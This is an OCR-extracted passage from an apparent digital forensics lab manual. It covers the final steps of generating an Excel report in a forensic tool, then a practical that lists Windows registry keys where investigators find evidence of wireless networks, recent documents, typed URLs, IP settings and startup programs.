


9. Select the data sources to be included and click on Next.



10. Select the data which should be reported and click on Finish. The report will be generated.


Generate Report
Configure Report
Select which data to report on:
All Results
All Tagged Results
Specific Tagged Results
Select All
Deselect All
Choose Result Types...
< Back
Next >
Finish
Cancel
Help



Report Generation Progress...
Complete
Excel Report : E:\AdobeScam\Reports\AdobeScam Excel Report 07-18-2022-08-07-46\Excel.xlsx
Complete
Cancel
Close


Practical 9

Aim: Use the registry to obtain information.

Steps:


1. Press Windows key + R to access the Run... command. Type regedit and press [Enter].






Locations:


• **Wireless Evidences:** Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles




• **Recent Documents key**: Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs




• **Typed URLs key**: Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\TypedURLs




• **IP address:**
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces




• **Startup applications:** Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run




• **Startup services:** Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services



